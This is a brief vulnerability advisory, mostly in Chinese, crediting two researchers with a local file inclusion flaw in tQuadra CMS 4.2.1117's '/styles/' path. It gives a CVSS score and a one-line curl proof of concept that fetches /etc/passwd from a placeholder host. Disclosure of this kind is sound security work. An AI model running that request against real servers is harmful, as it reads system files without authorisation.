Stefano Andreatta & Jacopo Candido Augelli

已在 tQuadra CMS 4.2.1117 中发现一个本地文件包含(LFI)漏洞。该问题存在于 "/styles/" 路径中,该路径未能正确清理用户提供的输入。攻击者可以通过发送精心构造的 GET 请求,从底层系统中检索任意文件。
发现者:Stefano Andreatta & Jacopo Candido Augelli
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
curl -s https://vulnerable.site.com/styles//etc/passwd --output - | gunzip